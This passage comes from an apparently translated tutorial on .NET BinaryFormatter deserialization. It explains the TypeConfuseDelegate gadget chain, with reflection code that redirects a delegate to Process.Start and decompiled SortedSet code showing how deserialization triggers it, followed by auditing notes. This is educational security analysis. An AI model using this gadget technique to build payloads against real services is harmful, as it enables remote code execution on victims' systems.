FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList",
BindingFlags.NonPublic | BindingFlags.Instance);
object[] invoke_list = d.GetInvocationList();
// Modify _invocationList to add Process::Start(string, string)
invoke_list[1] = new Func<string, string, Process>(Process.Start);
fi.SetValue(d, invoke_list);

```

The original author explains why a multicast delegate resolves the method-signature mismatch as follows:

The only weird thing about this code is TypeConfuseDelegate. It's a long standing issue that .NET delegates don't always enforce their type signature, especially the return value. In this case we create a two entry multicast delegate (a delegate which will run multiple single delegates sequentially), setting one delegate to String::Compare which returns an int, and another to Process::Start which returns an instance of the Process class. This works, even when deserialized and invokes the two separate methods. It will then return the created process object as an integer, which just means it will return the pointer to the instance of the process object.

Put simply, a multicast delegate passes pointers.

SortedSet invokes OnDeserialization during deserialization, which calls Add.

```

// System.Collections.Generic.SortedSet<T>
// Token: 0x0600251B RID: 9499 RVA: 0x000ACD40 File Offset: 0x000AAF40
protected virtual void OnDeserialization(object sender)
{
    if (this.comparer != null)
    {
        return;
    }
    if (this.siInfo == null)
    {
        ThrowHelper.ThrowSerializationException(ExceptionResource.Serialization_InvalidOnDeser);
    }
    this.comparer = (IComparer<T>)this.siInfo.GetValue("Comparer", typeof(IComparer<T>));
    int @int = this.siInfo.GetInt32("Count");
    if (@int != 0)
    {
        T[] array = (T[])this.siInfo.GetValue("Items", typeof(T[]));
        if (array == null)
        {
            ThrowHelper.ThrowSerializationException(ExceptionResource.Serialization_MissingValues);
        }
        for (int i = 0; i < array.Length; i++)
        {
            this.Add(array[i]);
        }
    }
    this.version = this.siInfo.GetInt32("Version");
    if (this.count != @int)
    {
        ThrowHelper.ThrowSerializationException(ExceptionResource.Serialization_MismatchedCount);
    }
    this.siInfo = null;
}

```

During Add, multiple overloads ultimately invoke the comparer's Compare() method: the Process.Start(string, string) method that we changed through reflection.


```

[__DynamicallyInvokable]
public bool Add(T item)
{
    return this.AddIfNotPresent(item);
}

// Token: 0x060024DC RID: 9436 RVA: 0x000AB47A File Offset: 0x000A967A
[__DynamicallyInvokable]
void ICollection<T>.Add(T item)
{
    this.AddIfNotPresent(item);
}

// Token: 0x060024DD RID: 9437 RVA: 0x000AB484 File Offset: 0x000A9684
internal virtual bool AddIfNotPresent(T item)
{
    if (this.root == null)
    {
        this.root = new SortedSet<T>.Node(item, false);
        this.count = 1;
        this.version++;
        return true;
    }
    SortedSet<T>.Node node = this.root;
    SortedSet<T>.Node node2 = null;
    SortedSet<T>.Node node3 = null;
    SortedSet<T>.Node greatGrandParent = null;
    this.version++;
    int num = 0;
    while (node != null)
    {
        num = this.comparer.Compare(item, node.Item);
        if (num == 0)
    
```

The complete chain is shown below.



This completes the analysis. One additional point is that `Comparer<string>.Create(c)` first appeared in .NET 4.5, so the exploit does not work on older .NET versions.

Auditing

```
namespace System.Runtime.Serialization.Formatters.Binary
{
    ...public sealed class BinaryFormatter : IRemotingFormatter, IFormatter
    {
        ...public BinaryFormatter();
        ...public BinaryFormatter(ISurrogateSelector selector, StreamingContext context);

        ...public FormatterTypeStyle TypeFormat { get; set; }
        ...public FormatterAssemblyStyle AssemblyFormat { get; set; }
        ...public TypeFilterLevel FilterLevel { get; set; }
        ...public ISurrogateSelector SurrogateSelector { get; set; }
        ...public SerializationBinder Binder { get; set; }
        ...public StreamingContext Context { get; set; }

        ...public object Deserialize(Stream serializationStream);
        ...public object Deserialize(Stream serializationStream, HeaderHandler handler);
        ...public object DeserializeMethodResponse(Stream serializationStream, HeaderHandler handler, IMethodCallMessage methodCallMessage);
        ...public void Serialize(Stream serializationStream, object graph);
        ...public void Serialize(Stream serializationStream, object graph, Header[] headers);
        ...public object UnsafeDeserialize(Stream serializationStream, HeaderHandler handler);
        ...public object UnsafeDeserializeMethodResponse(Stream serializationStream, HeaderHandler handler, IMethodCallMessage methodCallMessage);
    }
}
```

BinaryFormatter has multiple deserialization method overloads, all of which deserve attention during an audit.

Afterword

This section explained how BinaryFormatter is used in deserialization and examined the TextFormattingRunProperties and DataSet deserialization exploit chains.

Archived from <https://github.com/Y4er/dotnet-deserialization/blob/main/BinaryFormatter.md>. Rendered offline from the local Markdown copy.